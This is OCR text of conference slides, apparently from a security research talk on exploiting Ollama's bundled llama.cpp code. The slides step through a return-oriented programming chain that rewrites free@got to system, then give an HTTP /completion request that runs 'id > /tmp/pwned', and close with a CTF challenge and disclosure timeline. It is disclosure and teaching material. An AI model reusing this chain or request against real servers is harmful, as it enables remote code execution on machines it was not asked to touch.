


00:	0x1fb39b0	
08:	0x12e58db	ret
10:	0x12e79f6	pop rdi ; ret
18:	0x1f6e5e8 - 8	free@got - 8
20:	0x5ad0a9	pop rcx ; pop rax ; ret
28:	ffffffffffaaa20	&system - &free
30:	0x4a69a0	mov rsp, rbx ; pop rbp ; ret
38:	0x12e5df4	ret
40:	0x12e5df4	ret
48:	0x11ca694	add qword ptr [rdi + 8], rcx ; ret
50:	0x12e7b75	pop rcx ; ret
58:	0x12e5ac0	ggml_backend_cpu_graph_compute()
60:	0x4a65f0	mov eax, 0x3c ; syscall
68:	0000000000000000	
70:	...	

```
RDI = free@got - 8
RCX = &system - &free
RAX = 0x4a69a0
```


ROP chain

RDI = free@got - 8
RCX = &system - &free
RAX = 0x4a69a0



```
       00: 0x1fb39b0
       08: 0x12e58db         -> ret
       10: 0x12e79f6         -> pop rdi ; ret
       18: 0x1f6e5e8 - 8     -> free@got - 8
       20: 0x5ad0a9          -> pop rcx ; pop rax ; ret
       28: ffffffffffaaa20   -> &system - &free
       30: 0x4a69a0          -> mov rsp, rbx ; pop rbp ; ret
       38: 0x12e5df4         -> ret
RSP -> 40: 0x12e5df4         -> ret
       48: 0x11ca694         -> add qword ptr [rdi + 8], rcx ; ret
       50: 0x12e7b75         -> pop rcx ; ret
       58: 0x12e5ac0         -> ggml_backend_cpu_graph_compute()
       60: 0x4a65f0          -> mov eax, 0x3c ; syscall
       68: 0000000000000000
       70: ...
```

ROP chain




```
      00: 0x1fb39b0
      08: 0x12e58db            → ret
      10: 0x12e79f6            → pop rdi ; ret
      18: 0x1f6e5e8 - 8        → free@got - 8
      20: 0x5ad0a9             → pop rcx ; pop rax ; ret
      28: ffffffffffaaa20      → &system - &free
      30: 0x4a69a0             → mov rsp, rbx ; pop rbp ; ret
      38: 0x12e5df4            → ret
      40: 0x12e5df4            → ret
RSP → 48: 0x11ca694            → add qword ptr [rdi + 8], rcx ; ret
      50: 0x12e7b75            → pop rcx ; ret
      58: 0x12e5ac0            → ggml_backend_cpu_graph_compute()
      60: 0x4a65f0             → mov eax, 0x3c ; syscall
      68: 0000000000000000
      70: ...
```

```
RDI = free@got - 8
RCX = &system - &free
RAX = 0x4a69a0

free@got: &free
```

ROP chain




	00: 0x1fb39b0	
	08: 0x12e58db	ret
	10: 0x12e79f6	pop rdi ; ret
	18: 0x1f6e5e8 - 8	free@got - 8
	20: 0x5ad0a9	pop rcx ; pop rax ; ret
	28: ffffffffffaaa20	&system - &free
	30: 0x4a69a0	mov rsp, rbx ; pop rbp ; ret
	38: 0x12e5df4	ret
	40: 0x12e5df4	ret
RSP	48: 0x11ca694	add qword ptr [rdi + 8], rcx ; ret
	50: 0x12e7b75	pop rcx ; ret
	58: 0x12e5ac0	ggml_backend_cpu_graph_compute()
	60: 0x4a65f0	mov eax, 0x3c ; syscall
	68: 0000000000000000	
	70: ...	

```
RDI = free@got - 8
RCX = &system - &free
RAX = 0x4a69a0

free@got: &system
```

Sonar

ROP chain




00: 0x1fb39b0	
08: 0x12e58db	ret
10: 0x12e79f6	pop rdi ; ret
18: 0x1f6e5e8 - 8	free@got - 8
20: 0x5ad0a9	pop rcx ; pop rax ; ret
28: ffffffffffaaa20	&system - &free
30: 0x4a69a0	mov rsp, rbx ; pop rbp ; ret
38: 0x12e5df4	ret
40: 0x12e5df4	ret
48: 0x11ca694	add qword ptr [rdi + 8], rcx ; ret
RSP → 50: 0x12e7b75	pop rcx ; ret
58: 0x12e5ac0	ggml_backend_cpu_graph_compute()
60: 0x4a65f0	mov eax, 0x3c ; syscall
68: 0000000000000000	
70: ...	

```
RDI = free@got - 8
RCX = 0x12e5ac0
RAX = 0x4a69a0

free@got: &system
```

ROP chain




```
00: 0x1fb39b0
08: 0x12e58db           ret
10: 0x12e79f6           pop rdi ; ret
18: 0x1f6e5e8 - 8       free@got - 8
20: 0x5ad0a9            pop rcx ; pop rax ; ret
28: ffffffffffaaa20     &system - &free
30: 0x4a69a0            mov rsp, rbx ; pop rbp ; ret
38: 0x12e5df4           ret
40: 0x12e5df4           ret
48: 0x11ca694           add qword ptr [rdi + 8], rcx ; ret
50: 0x12e7b75           pop rcx ; ret
58: 0x12e5ac0           ggml_backend_cpu_graph_compute()
60: 0x4a65f0            mov eax, 0x3c ; syscall
68: 0000000000000000
70: ...
```

```
RDI = free@got - 8
RCX = 0x12e5ac0
RAX = 0x3c // SYS_exit

free@got: &system
```


ROP chain



```
      00: 0x1fb39b0
      08: 0x12e58db          -> ret
      10: 0x12e79f6          -> pop rdi ; ret
      18: 0x1f6e5e8 - 8      -> free@got - 8
      20: 0x5ad0a9           -> pop rcx ; pop rax ; ret
      28: ffffffffff[illegible]20  -> &system - &free
      30: 0x4a69a0           -> mov rsp, rbx ; pop rbp ; ret
      38: 0x12e5df4          -> ret
      40: 0x12e5df4          -> ret
      48: 0x11ca694          -> add qword ptr [rdi + 8], rcx ; ret
      50: 0x12e7b75          -> pop rcx ; ret
      58: 0x12e5ac0          -> ggml_backend_cpu_graph_compute()
RSP ->60: 0x4a65f0           -> mov eax, 0x3c ; syscall
      68: 0000000000000000
      70: ...
```

```
RDI = free@got - 8
RCX = 0x12e5ac0
RAX = 0x3c // SYS_exit

free@got: &system
```



Calling system()

```
func (m *Model) Tokenize(text string, addSpecial bool, parseSpecial bool) ([]int, error) {
   maxTokens := len(text) + 2
   cTokens := make([]C.llama_token, maxTokens)
   cText := C.CString(text)
   defer C.free(unsafe.Pointer(cText))
   // ...
}
```

```
POST /completion HTTP/1.1

{
   "Prompt": "id > /tmp/pwned"
}
```

Demo 🤞

Challenge: SPRÅKMODELL

- In Hack.lu CTF 2025 (online)
- Extracted the vulnerable code from Ollama
- Try it out!


https://flu.xxx/challenges/19

Disclosure

Sonar

Right before Pwn2Own

Right before Pwn2Own




PWN2OWN BERLIN: THE FULL SCHEDULE

May 14, 2025 | Dustin Childs

No Ollama entries!

Right before Pwn2Own



Commits

History for ollama / llama / mllama.cpp on v0.7.0

Commits on May 14, 2025

chore: update mllama to use ollama engine (#10637)
mxyng authored on May 14


Verified 2312564

Commits on Feb 27, 2025

llama: update llama.cpp vendor code to commit d7cfe1ff (#9356)
jmorganca authored on Feb 27 · ✗ 6 / 19

